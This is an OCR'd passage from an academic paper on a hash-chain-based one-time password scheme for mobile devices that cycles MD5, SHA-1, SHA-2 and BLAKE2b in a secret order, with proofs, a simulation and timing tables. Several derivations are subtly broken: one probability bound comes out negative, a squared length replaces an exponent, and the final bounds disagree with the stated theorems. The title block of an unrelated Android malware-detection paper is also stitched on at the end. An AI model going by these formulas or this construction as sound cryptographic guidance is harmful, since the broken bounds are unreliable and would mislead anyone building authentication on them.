$$x_N = h_N(h_{N-1}(\cdots h_1(x_0) \cdots)), \tag{2}$$

at first and sends it along with random salt id to the server as a commitment. At a later time t, the user sends a password x_i to the server. When the server receives it, the server verifies whether it equals the stored commitment x_{i+j} by j hash operations, namely,

$$h_{i+j}(\cdots h_{i-1}(x_i) \cdots)? = x_{i+j}. \tag{3}$$

If the verification passes, the server stores the x_i as a new commitment for the next authentication.

Kogan et al. also demonstrate that the difficulty of inverting this construction is almost the same as inverting a single hash function. However, as the length of the hash chain increases, a larger domain of H is integrant.




Figure 1: Lamport's hash chain.

Figure 2: The structure of T/Key's hash chain. $x_0 \in \{0,1\}^n$ is a uniformly random secret key.

3. Our Construction

The hash chain used in T/Key has a limitation that the domain should be larger as the length of the hash chain increases, and the independent hash functions are actually generated by the same hash function. Therefore, the basic ideal of our construction is that multiple hash functions, e.g., SHA-2 and MD5, are selected to build the hash chain, and these hash functions have different output length. The order of these hash functions ord is confidential. We denote these hash functions as $h_0, \cdots, h_{k-1}$, and their output lengths are $n_i\ (i = 0, \cdots, k-1)$. For example, if two hash functions $(k = 2)$, SHA-2 and MD5, have been chosen, there are two orders, $\text{ord} = \{h_0 = \text{SHA}-2, h_1 = \text{MD5}\}$ or $\text{ord} = \{h_0 = \text{MD}5, h_1 = \text{SHA}-2\}$. These hash functions are used cyclically in the hash chain, namely,

$$H(x) = h_{k-1}^{m}\left(\cdots h_{k-1}^{2k}\left(\cdots h_0^{k+1}\left(h_{k-1}^{k}\left(\cdots h_1^2\left(h_0^1(x)\right)\cdots\right)\right)\cdots\right)\cdots\right), \tag{4}$$

where h_i^j is one of the k hash functions, and $i = (j-1) \bmod k$ represents the index of hash function $h_i\ (i = 0, \cdots, k-1)$ used in j-th iteration and m is the hash chain length. Since the hash function used in j-th iteration can be inferred from its index, h_i^j will be simplified as h^j, and $h^{[a,b]}\ (b > a)$ is equivalent to $h^b \circ h^{b-1} \circ \cdots \circ h^a$. The secret information $x = \text{sk}\|\text{ord}$ consists of two parts: the secret key sk and the order of these hash functions ord.

The hash chain we constructed is used as a time-based one-time password scheme to authenticate the mobile device where each password is valid for a short time interval. The scheme consists of only two phases so that it can be easily integrated into many multifactor authentication schemes or used as a separate auxiliary authentication method for mobile devices. Since that, a hash chain can only be used for authentication by two parties; the roles in our scheme are simplified to two. The party requesting authentication is a mobile device M (or a mobile application), and the verifier who verifies the password sent by a mobile device or application is a server S. Figure 3 shows the design of our proposal.

3.1. Setup. The mobile device M selects k hash functions $h_0, \cdots, h_{k-1}$ with different output length n_i and then chooses and stores the order ord, the hash chain length m, and a random secret key sk. The mobile device M (or the sever S) notes the time interval I (in seconds), which represents the valid time of each password and the initial time of the hash chain t_{init} (measured in I). The public parameters $(h_0, \cdots, h_{k-1}, n_0, \cdots, n_{k-1}, I, t_{\text{init}}, m)$ can be sent to both two parties through an insecure channel. The order of hash functions ord should be sent to the server in a secure channel.

Moreover, M computes

$$\text{mes}_{\text{root}} = h^{[1,m]}(x), \tag{5}$$

and sends it to the server S. Then, S stores it as mes_v for the next verification and records t_{init} as t_v.

3.2. Authentication. At some time $t > t_{\text{init}}$, M wants to access the server. The mobile device M and the server S proceed as follows:

(i) M generates the password mes_t using the secret key sk and the order ord. And M sends it to the server

$$\text{mes}_t = h^{[1,\,m-t]}(x) \tag{6}$$

Particularly, if $t = m$, then $\text{mes}_t = x$.

(ii) Upon receiving the mes_t, S firstly checks whether the password $\text{len}(\text{mes}_t)$ is valid. If $\text{len}(\text{mes}_t) = n_{(m-t-1) \bmod k}$, S accepts it, otherwise, refuses it

(iii) S then verifies the password according to ord and computes

$$\text{mes}_t' = h^{[m-t+1,\,m-t_v]}(\text{mes}_t) \tag{7}$$

(iv) If $\text{mes}_t' = \text{mes}_v$, then S sets $\text{mes}_v = \text{mes}_t$ and $t_v = t$, and the authentication successes, otherwise, the authentication fails

3.3. Clock Synchronization. In the TOTP system, a synchronized clock is necessary to ensure the authentication process. However, time skew or network natural delay is unavoidable, which may cause authentication failure. If time skew can be quickly repaired, then no additional mechanism is needed, as this only causes one authentication failure when it happens. Otherwise, when the time skew or network natural delay continues, a solution is that each password is valid for serval time intervals (related to I), instead of only valid for a time interval. In this case, the server S needs to verify the password in each valid time, and t_v should be updated to the time of successful verification.

4. Security Analysis

4.1. Forward Security. Our protocol can provide forward security, which means that if one key of the hash chain mes_t is leaked at a certain time, the previous authentication process will not be affected. In our construction, the order of hash functions is securely stored in both mobile devices and servers. The adversary has no way to compute the key




Figure 3: The design of our proposal. $x = \mathrm{sk}\|\mathrm{ord}$ is the secret information and t_{end} is the moment that the hash chain is consumed.

mes_i $(i < t)$. In the worse situation where ord is no longer a secret, the mes_i computed by the adversary is expired, so the adversary cannot pass the verification. Thus, our protocol achieves the forward security.

4.2. A Lower Bound of Inverting Hash Chain. Our construction is hard to invert because it is composed of multiple different hash functions that have different lengths. However, this is vulnerable to length extension attacks, especially when some hash functions are MD-based hash functions. To prevent this kind of attack, the server has to verify the length of the password first after receiving it.

The next crucial question is how difficult is it to invert our construction in our TOTP system. For clarity and completeness, we review some key theories before analysing the security of our scheme.

4.2.1. Lamport's Construction. In the Lamport's hash function, the attacker can utilize invalid passwords which have been authenticated in the past to invert the hash chain. As more and more passwords are collected, attackers will have a greater chance of obtaining a legitimate preimage by oracle query.

Furthermore, Håstad and Näslund show that, in a hash chain composed of the same hash function, the adversary inverts the k-th iteration is actually k times easier than inverting a single hash function. The representation is rearranged here for completeness and better understanding.

Theorem 1 (Inverting the original hash chain) (see [21]). *Let A be an algorithm that tries to invert a hash function $h : \{0,1\}^n \longrightarrow \{0,1\}^n$ which makes T oracle queries at most. Given $y = f^{(k)}(x)$ for a randomly chosen x, then*

$$\Pr\left[h(A(y)) = y\right] = \Omega\left(\frac{Tk}{2^n}\right). \tag{8}$$

Moreover, A succeeds with the probability at most $O(Tk/2^n)$
.

4.2.2. T/Key's Construction. Kogan et al. give a further analysis of the inverting hash chain which uses k independent hash functions defined by a certain hash function H through *domain separation*, which shows as Theorem 2.

Theorem 2 (Inverting the T/Key's hash chain) (see [20]). *Let functions $h_1, \cdots, h_k : \{0,1\}^n \longrightarrow \{0,1\}^n$ be chosen independently and uniformly at random. Let A be an algorithm that can get oracle queries to all of the functions $h_1, \cdots, h_k$ which makes T oracle queries at most overall. Thus,*

$$\Pr\left[h_k\left(A\left(h_{[1,k]}(x_0)\right)\right) = h_{[1,k]}(x_0)\right] \le \frac{2T+3}{2^n}, \tag{9}$$

where $h_{[1,k]} = h_k \circ h_{k-1} \circ \cdots \circ h_1$.

Proof. We briefly prove this theorem which will prepare for the following proof of other theorems. Let $P = (p_0, p_1, \cdots, p_k)$ be the values of the hash chain, i.e., $p_0 = x$, $p_i = h_i(p_{i-1})$, and $i = 1, \cdots, k$. The algorithm A also needs to maintain a list $L = \{(i, x, y), h_i(x) = y\}$, which records the oracle queries x and their answers y. For any query (i, x), if $x = p_{i-1}$, A responds with $y = p_i$ and adds (i, p_{i-1}, p_i) to the list. Else if $(i, x) \in L$, A replies with y. Otherwise, A chooses $y = \{0,1\}^n$ randomly. Thus, to invert the hash chain, at least one query result should collide with P. It follows that

$$\begin{aligned}\Pr_{H,x_0}[A \text{ loses}] &= \Pr_{H,x_0}\left[\bigcap_{j=1}^{T+1} y_j \ne p_{i_j}\right] = \prod_{j=1}^{T+1} \Pr_{H,x_0} \\ &\quad \cdot \left[y_j \ne p_{i_j} \mid \bigcap_{l=1}^{j-1} y_l \ne p_{i_l}\right] \\ &\ge \prod_{j=1}^{T+1}\left(1 - \frac{2}{2^n - j + 1}\right) \\ &\ge \frac{2^{2n} - (2T+3)2^n}{2^{2n}}.\end{aligned} \tag{10}$$

Therefore,

$$\Pr_{H,x_0}[A \text{ wins}] \le \frac{2T+3}{2^n}. \tag{11}$$

Theorem 2 demonstrates that inverting a hash chain using independent hash function results in a loss of security by a factor of 2, but by a factor of $O(k)$ if the same hash function is used in the entire chain. Inverting this construction is as hard as a single hash function. Moreover, in the proof, algorithm A is designed to get oracle access to all the functions $h_1, \cdots, h_k$. In fact, these functions have the same domain as well as the function H, which means that algorithm A actually only gets oracle access to one hash function H.

4.2.3. Our Construction. In our proposal, the hash chain is composed of k different hash functions, and the attacker is hard to invert the chain due to the secrecy of the order of these functions. For an attacker who does not know ord, the entire hash chain can be regarded as consisting of multiple independent hash functions.

When the attacker wants to invert the chain, he has two choices. The attacker either "guesses" a hash function that may be the right one and queries (see Theorem 3), or averages T oracle queries to all hash functions (see Theorem 4). These two choices are both analysed.

Theorem 3. *Let functions $h_0, \cdots, h_{k-1} : \{0,1\}^* \longrightarrow \{0,1\}^{n_i}$ be different hash functions with distinct output length n_i. Let A be an algorithm that can get oracle queries to a certain hash function which can make T oracle queries at most overall. Thus,*

$$\Pr\left[h^m\left(A\left(h^{[1,m]}(x)\right)\right) = h^{[1,m]}(x)\right] \leq \frac{2T+3}{k2^{n_{(m-1) \bmod k}}}. \quad (12)$$

Proof. We say the attacker successfully inverts the hash chain when he finds a preimage that meets the length requirement. Let A be an algorithm as in the statement of Theorem 2, and we used it to construct another algorithm A_1 for finding the preimage of the last iteration. The first step of A_1 is to select a hash function H which is used in h^{m-1} and

$$\Pr\left[H = h^{m-1}\right] = \frac{1}{k}, \quad (13)$$

$$\Pr\left[H \neq h^{m-1}\right] = \frac{k-1}{k}. \quad (14)$$

Then, algorithm A_1 runs algorithm A to get oracle access to hash function H and query T times at most and inputs the result to h^m. It follows that

$$\begin{aligned}\Pr_{H,\ x}[A_1 \text{ loses}] &= \Pr_{H,\ x}\left[H \neq h^{m-1}\right] + \Pr_{H,\ x}\left[\bigcap_{j=1}^{T+1} y_j \neq p_{i_j}, H = h^{m-1}\right] \\ &= \frac{k-1}{k} + \Pr_{H,\ x}\left[H \neq h^{m-1}\right] \bullet \Pr_{H,\ x} \\ &\quad \cdot \left[\bigcap_{j=1}^{T+1} y_j \neq p_{i_j} \mid H = h^{m-1}\right].\end{aligned} \quad (15)$$

According to Theorem 2, we know

$$\Pr_{H,\ x}\left[\bigcap_{j=1}^{T+1} y_j \neq p_{i_j} \mid H = h^{m-1}\right] \geq \frac{2^{2n_{(m-1) \bmod k}} - (2T+3) \bullet 2^{2n_{(m-1) \bmod k}}}{2^{2n_{(m-1) \bmod k}}}. \quad (16)$$

Overall,

$$\Pr_{H,\ x}[A_1 \text{ loses}] \geq \frac{n_{(m-1) \bmod k}{}^2 - (2T+3) \bullet 2^{n_{(m-1) \bmod k}}}{2^{2n_{(m-1) \bmod k}}}. \quad (17)$$

Therefore,

$$\Pr_{H,\ x}[A_1 \text{ wins}] \leq \frac{2T+3}{k2^{n_{(m-1) \bmod k}}}. \quad (18)$$

Theorem 4. *Let functions $h_0, \cdots, h_{k-1} : \{0,1\}^* \longrightarrow \{0,1\}^{n_i}$ be different hash functions with distinct output length n_i. Let A be an algorithm that can get oracle queries to all of the functions $h_0, \cdots, h_{k-1}$ which makes T oracle queries at most overall. Thus,*

$$\Pr\left[h^m\left(A\left(h^{[1,m]}(x)\right)\right) = h^{[1,m]}(x)\right] \leq \frac{2T+3k}{k^2 2^{n_{(m-1) \bmod k}}}. \quad (19)$$

Proof. Let A be an algorithm as in the statement of Theorem 2. We use it to construct another algorithm A_2 which finds the preimage of the last iteration of the hash chain. The algorithm A_2 runs algorithm A first, which queries T times at most to all k hash functions, scilicet T/k oracle queries for each function. The legal preimage could be got only from the query results which returned by the oracle access to h^{m-1}, and the algorithm A makes T/k oracle queries to it.

Therefore, according to Theorem 3,

$$\Pr_{H,\ x}[A_2 \text{wins}] \leq \frac{(2T/k)+3}{k2^{n_{(m-1) \bmod k}}} = \frac{2T+3k}{k^2 2^{n_{(m-1) \bmod k}}}. \quad (20)$$

The above two theorems establish the difficulty of finding a preimage of the last iteration of the hash chain in the authentication scheme. And the difficulty of inverting the hash chain which is composed of k different hash functions with different output length is further reduced to $O(T/k2^n)$, where n is the average length of these functions.

4.3. Formal Security Analysis. In the following, we show our protocol is provably secure in the random oracle model since the hash function behaves closely like a random oracle [22–24]. We first present a formal description of the proposed protocol before defining the security game, which is a tuple $\mathscr{P} = (\mathscr{s}, \mathscr{k}, \mathscr{p}, \mathscr{v})$.

In the setup phase, the polynomial time algorithm $\mathscr{s}(k, m) \longrightarrow (n_i)$ takes as input the number of hash functions k and the length of hash chain m and outputs the password length n_i. Next, the algorithm $\mathscr{k}(n_i, m) \longrightarrow (sm, vs)$ takes as input the password length n_i and hash chain length m and outputs the secret message sm and the verifier state vs. In the authentication phase, the prover $\mathscr{p}(sm, t) \longrightarrow pwd$

outputs a one-time password pwd by taking as input the secret message sm and a time t. While the verifier $\upsilon(vs, pwd, t) \longrightarrow (\text{ACCEPT/REJECT}, vs')$ takes as input the verifier state vs, one-time password pwd and a time t outputs a state that the password is accepted or rejected and a new verifier state vs'. Afterwards, we are ready to define the attack game.

Attack Game 5. Let $\mathscr{P}$ be a one-time password protocol and let $\mathscr{R}$ be a random oracle. Given a challenger $\mathscr{C}$ and an adversary $\mathscr{A}$, the attack game acts as follows:

(i) *Setup*. The challenger generates password lengths $(n_i) \longleftarrow \mathscr{s}_{\mathscr{C}}(k, m)$

(ii) *KeyGen*. The challenger generates $(sm, vs) \longleftarrow \mathscr{k}_{\mathscr{C}}(n_i, m)$ by random oracle

(iii) *Password Query*. The adversary sends a time t to the challenger. The challenger generates a password $pwd \longleftarrow \mathscr{p}_{\mathscr{C}}(sm, t)$, which is fed to the verifier $(\text{ACCEPT/REJECT}, vs') \longleftarrow \upsilon_{\mathscr{C}}(vs, pwd, t)$

(iv) *Test*. The adversary submits a password $(t_{\mathscr{A}}, pwd_{\mathscr{A}})$

The attacker will win the game if the verifier output ACCEPT by $\upsilon_{\mathscr{C}}(vs, pwd, t)$. We denote $\text{Adv}_{\mathscr{P}}^{\text{Test}}(\mathscr{A})$ as the probability that $\mathscr{A}$ successfully impersonates as a legal user in the execution of protocol $\mathscr{P}$.

Theorem 6. *Let $\mathscr{P}$ be the proposed protocol in the Section 3. Let A be a probabilistic polynomial-time adversary attacking the protocol that makes at most T oracle queries with the length m and the number of hash function k.*

$$Adv_{\mathscr{P}}^{Test} \leq \frac{2T + 2m + 3}{k2^{n_{(m-1) \bmod k}}}. \tag{21}$$

Proof. Let A be an algorithm stated before. We, using algorithm A, construct algorithm A_3 that makes the oracle query of the last iteration of the hash chain. The adversary wins the game if and only if the verifier outputs ACCEPT by taking as input the password $(t_{\mathscr{A}}, pwd_{\mathscr{A}})$, i.e., $h^{[m-t_{\mathscr{A}+1}, k]}(pwd_{\mathscr{A}}) = vs$. Without loss of generality, we assume that the verifier state $vs = h^{[1,m]}(sm)$. With the input $(n_i) \longleftarrow \mathscr{s}_{\mathscr{C}}(k, m)$, the algorithm A_3 runs A to get a point y and computes $y' = h^{[1,m-1]}(y)$. If $h^m(y') = h^{[1,m]}(sm)$, then $h^{[1,m]}(y) = h^{[1,m]}(sm)$. Thus, the algorithm makes at most $T + m - 1$ oracle queries. According to Theorem 3,

$$\text{Adv}_{\mathscr{P}}^{\text{Test}} \leq \frac{2(T + m - 1) + 3}{k2^{n_{(m-1) \bmod k}}} \leq \frac{2T + 2m + 1}{k2^{n_{(m-1) \bmod k}}}. \tag{22}$$

5. Discussions and Experiment

5.1. Degeneration. The hash chain constructed by us consists of k different hash functions with different output length that can be freely selected by the mobile device or the server. This freedom of choice has caused more changes in our construction that needs to be discussed.

First and foremost, as shown in security analysis, the length of the hash chain is no longer a key factor affecting the difficulty of inverting the hash chain, but the quantity of hash function selected is a key factor. Obviously, the larger the value of k, the more difficult to invert the hash chain. Furthermore, when there is only one hash function $(k = 1)$ in the hash chain, our construction will degenerate to Lamport's hash chain.

Second, the quantity of hash function with different output length is not unlimited. So, what happens if there are several functions that have the same output length, or the same hash function is used twice or more in the hash chain? At a macro level, it would be easier for an attacker to forge a password with this length because there is a greater probability of "guessing" the preimage correctly. If all the hash functions used in the hash chain have the same output length but the hash functions are different, it will degenerate into a special instance of T/Key's construction. The chain is equivalent to connecting T/Key's construction multiple times, and they have a similar difficulty for inverting the hash chain.

Last but most importantly, the security of our construction is guaranteed by the confidentiality of the order of these hash functions ord. If the ord is leaked, the difficulty of breaking our solution will be reduced to $O(T/n)$ which is the same as the difficulty of inverting a single hash function, because the invalid password only provides a limited effect to the attacker. In theory, the probability that an attacker finds the order without any prior knowledge is $1/k!$. However, in practice, the mobile device (or application) authenticates to the server as a Poisson process. We will show how difficult it is for an attacker to guess ord if the attacker can eavesdrop on the authentication message through simulation in the next subsection.

5.2. Experimental Evaluation. As we analysed above, in our scheme, the order of hash functions ord is one part of the secret information x. Once it is leaked, the security of our mechanism will be greatly affected. In this section, we run a simulation to compute the difficulty of the attacker finding ord and then implement our construction in a real smart mobile device.

Before starting the simulation, two crucial issues, the login pattern of the mobile device and the attacker' behaviour, have to be discussed.

In the real world, it is reasonable that the login behaviour of a mobile device (or application) follows the Poisson Process, which means that the time interval between consecutive logins can be modelled using the exponential distribution. Thus, the probability density function that the next authentication of mobile device at time t is

$$p(t) = \lambda e^{-\lambda t}, \tag{23}$$

where λ is the average login rate.

Then, we need to know how the attacker guesses the ord which actually has $k!$ possible permutations ord_i, $i = 1, 2, \cdots, k!$. The authentication message intercepted by the attacker can help him/her to guess ord. Since the lengths of these authentication messages are totally random, it is

hard for an attacker to guess ord based on the context between them. But, for $\text{ord} = h_0, \cdots, h_{k-1}$, in the sequence of attacker owned, h_j only appear after $h_i\ (j < i)$ before h_0 appears. Thus, the attacker can count the number that ord_i appears through the sequence. We define that the attacker finds the real ord by the probability

$$\Pr\left[\text{attacker wins}\right] = \frac{\text{num}(ord)}{\sum_i ord_i}. \tag{24}$$

Figure 4 shows how the probability of an attacker's guesses the ord changes over time (per month). If the attacker can eavesdrop on every authentication message, as the number of chain value held by the attacker increases, the probability of the attacker's success decreases. This is because when the attacker has fewer chain values, the higher probability of correct ord appearing makes the attacker more likely to succeed.

The conclusion still holds when we change the eavesdropping probability of the attacker. Figure 5 compares the probability that the attacker finds ord in the following eavesdropping probability: 0.2, 0.5, and 0.8, respectively. When $p \leq 0.5$, the probability peaks at third and fifth months, respectively. Meanwhile, due to the increasing number of hash chain values captured by attackers, the probability of attackers' success is still decreasing. According to the law of large numbers, the probability that the attacker observes the correct ord approaches the theoretical value when the attacker has a large amount of hash chain values.

Theoretically, the probability that an attacker finds the correct ord is $1/4! = 1/24 \approx 0.0417$. While in our simulation, even if the attacker can intercept every authentication message, the probability does not exceed 0.0400. Therefore, an attacker eavesdropping on a channel does not increase the probability of finding the correct ord.

The experiment environment is set up as follows: The smart device is a HUAWEI Mate 30 smartphone with 2.86 GHz CPU and 6 GB RAM running Android 10, and the server is executed on a 2-core CPU and 1024 MB memory running Ubuntu 18.04.

We use 4 hash functions to instantiate our scheme discussed in Section 3, which are MD5, SHA-1, SHA-2, and BLACK2b, and the output length is 128 bits, 160 bits, 256 bits, and 512 bits, respectively. The time interval I when each password is valid uses time slots of 30 seconds. We generate a hash chain with the length 1.05×10^6 that would be valid in one year. We assume that mobile device login once a day on average ($\lambda = 1/86400$). Furthermore, an attacker eavesdrops on authentication message with a certain probability p. These parameters used in simulation experiments are shown in Table 1.

As a comparison, we also implement Lamport's hash chain with 4 kinds of hash functions, respectively. We evaluate the following time: mobile device setup time, average password generation time (mobile device), and average verification time (server). Table 2 shows the results.

As shown in Table 2, the MD5 and SHA-1 hash functions have better performance, while it is not a good choice to construct the Lamport's hash chain because both of them are not secure enough [20, 21]. Our solution has the best computational performance on a mobile device while ensuring security. And the server only takes several milliseconds to verify the password which is acceptable in general. More experimental results can be obtained through online resources (https://github.com/qinglong-huang/hash_chains_experiments).




Figure 4: Probability of attacker wins when $p = 1$.




Figure 5: Probability of attacker wins when $p = 0.2, 0.5, 0.8$.

Both theoretical analyses in Section 4 and simulation experiments that we performed demonstrate that the hash chain scheme proposed in this paper is still harder to invert. Therefore, our scheme has better performance on computation and security.

6. Conclusion

In this paper, a novel construction of hash chain was presented, and a TOTP system based on this construction was

Table 1: Experiment parameters.

Parameter	Value	Description
λ	1/86400	Average authentication rate
m	1.05×10^6	Length of hash chain
I	30 sec	Interval time
k	4	Number of hash functions
p	[0, 1]	The probability of an attacker eavesdrops on passwords

Table 2: Experiment result.

	Setup time (seconds)	Average password generation time (seconds)	Average verification time (milliseconds)
MD5	0.96	0.51	1.30
SHA-1	2.21	1.08	2.40
SHA-2	8.34	3.36	9.02
BLAKE2b	8.72	3.59	4.80
Ours	7.74	2.99	5.1

designed for mobile device authentication. This system could be easily employed by some lightweight authentication schemes to ensure forward security or be applied as a second-factor authentication method replacing SMS-based authentication for mobile devices. We gave a formal security analysis regarding the difficulty of inverting the hash chain and demonstrate that the attacker inverting the hash chain in T queries is $O(T/kn)$ at most. Besides, we discussed several situations that may reduce its security when the selection of hash function changes. Finally, we implemented the scheme on a smartphone, and the simulation result showed that even if an attacker can eavesdrop on every password; the probability that she/he uses these invalid passwords to guess ord successfully is not higher than the theoretical value. Therefore, our scheme met the higher security requirement in mobile device authentication.

Data Availability

Data available is on request.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work is sponsored by the National Natural Science Foundations of China (Grant Nos. 61672297 and 62072252), the Key Research and Development Program of Jiangsu Province (Social Development Program, No. BE2017742), the Postgraduate Research & Practice Innovation Program of Jiangsu Province (Grant No. KYCX19_0908), and the Key Project on Anhui Provincial Natural Science Study by Colleges and Universities (Grant Nos. KJ2019A0579 and KJ2019A0554).

References

[1] https://pages.nist.gov/800-63-3/sp800-63b.html#out-of-band.

[2] L. Lamport, "Password authentication with insecure communication," *Communications of the ACM*, vol. 24, no. 11, pp. 770–772, 1981.

[3] M. Shuai, B. Liu, N. Yu, and L. Xiong, "Lightweight and secure three-factor authentication scheme for remote patient monitoring using on-body wireless networks," *Security and Communication Networks*, vol. 2019, Article ID 8145087, 14 pages, 2019.

[4] M. Alshahrani and I. Traore, "Secure mutual authentication and automated access control for IoT smart home using cumulative keyed-hash chain," *Journal of Information Security and Applications*, vol. 45, pp. 156–175, 2019.

[5] L. Xiong, N. Xiong, C. Wang, X. Yu, and M. Shuai, "An efficient lightweight authentication scheme with adaptive resilience of asynchronization attacks for wireless sensor networks," *IEEE Transactions on Systems, Man, and Cybernetics: Systems*, pp. 1–13, 2020.

[6] A. Perrig, R. Szewczyk, J. D. Tygar, V. Wen, and D. E. Culler, "SPINS: security protocols for sensor networks," *Wireless Networks*, vol. 8, no. 5, pp. 521–534, 2002.

[7] H. Sun, K. Sun, Y. Wang, and J. Jing, "TrustOTP: transforming smartphones into secure one-time password tokens," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security - CCS '15*, pp. 976–988, Denver, CO, USA, 2015.

[8] E. Erdem and M. T. Sandikkaya, "OTPaaS-one time password as a service," *IEEE Transactions on Information Forensics and Security*, vol. 14, no. 3, pp. 743–756, 2019.

[9] C.-S. Park, "One-time password based on hash chain without shared secret and re-registration," *Computers & Security*, vol. 75, pp. 138–146, 2018.

[10] Y. C. Hu, M. Jakobsson, and A. Perrig, "Efficient constructions for one-way hash chains," in *Applied Cryptography and Network Security. ACNS 2005*, pp. 423–441, Springer, 2005.

[11] D. Liu and P. Ning, "Multilevel μTESLA," *ACM Transactions on Embedded Computing Systems*, vol. 3, no. 4, pp. 800–836, 2004.

[12] T. Dai, H. P. Huang, R. C. Wang, and X. X. Pan, "Novel self-renewal hash chain based on Ito-Saito-Nishizeki secret sharing scheme," *The Journal of China Universities of Posts and Telecommunications*, vol. 19, pp. 122–127, 2012.

[13] Z. Wei, "Self-updating hash chains based on erasure coding," in *2010 International Conference on Computer, Mechatronics, Control and Electronic Engineering*, pp. 173–175, Changchun, China, 2010.

[14] X.-Y. Yang, J.-J. Wang, J.-Y. Chen, and X.-Z. Pan, "A self-renewal hash chain scheme based on fair exchange idea(SRHC-FEI)," in *2010 3rd International Conference on Computer Science and Information Technology*, pp. 152–156, Chengdu, China, 2010.

[15] H. Zhang and Y. Zhu, "Self-updating hash chains and their implementations," in *Web Information Systems – WISE 2006. WISE 2006*, pp. 387–397, Springer, 2006.

[16] H. Zhang, X. Li, and R. Ren, "A novel self-renewal hash chain and its implementation," *IEEE/IFIP International Conference on Embedded and Ubiquitous Computing*, 2008, pp. 144–149, Shanghai, China, 2008.

[17] M. Q. Zhang, B. Dong, and X. Y. Yang, "A new self-updating hash chain scheme," in *2009 International Conference on Computational Intelligence and Security*, pp. 315–318, Beijing, China, 2009.

[18] D. Coppersmith and M. Jakobsson, "Almost optimal hash sequence traversal," in *Financial Cryptography. FC 2002*, pp. 102–119, Springer, 2003.

[19] M. Jakobsson, "Fractal hash sequence representation and traversal," in *Proceedings IEEE International Symposium on Information Theory*, Lausanne, Switzerland, 2002.

[20] D. Kogan, N. Manohar, and D. Boneh, "T/Key: second factor authentication from secure hash chains," in *Proceedings Article published 30 Oct 2017 in Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pp. 983–999, Dallas, TX, USA, 2017.

[21] J. Håstad and M. Näslund, "Practical construction and analysis of pseudo-randomness primitives," in *Advances in Cryptology — ASIACRYPT 2001. ASIACRYPT 2001*, pp. 442–459, Springer, 2001.

[22] C. Wang, D. Wang, Y. Tu, G. Xu, and H. Wang, "Understanding node capture attacks in user authentication schemes for wireless sensor networks," *IEEE Transactions on Dependable and Secure Computing*, vol. 5971, 2020.

[23] D. Wang, W. Li, and P. Wang, "Measuring two-factor authentication schemes for real-time data access in industrial wireless sensor networks," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 9, pp. 4081–4092, 2018.

[24] D. Wang and P. Wang, "Two birds with one stone: two-factor authentication with security beyond conventional bound," *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 4, pp. 708–722, 2018.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8882295, 21 pages
https://doi.org/10.1155/2020/8882295

Research Article

A Multiclass Detection System for Android Malicious Apps Based on Color Image Features

Hua Zhang,[1] Jiawei Qin,[1] Boan Zhang,[1] Hanbing Yan,[2] Jing Guo,[2] Fei Gao,[1] Senmiao Wang,[1] and Yangye Hu[1]

[1]*State Key Laboratory of Networking and Switching Technology, Beijing University of Posts and Telecommunications, Beijing 100876, China*
[2]*The National Computer Network Emergency Response Technical Team/Coordination Center of China, China*

Correspondence should be addressed to Jiawei Qin; qinjiawei@bupt.edu.cn

Received 26 July 2020; Revised 26 September 2020; Accepted 3 November 2020; Published 16 December 2020

Academic Editor: Ding Wang

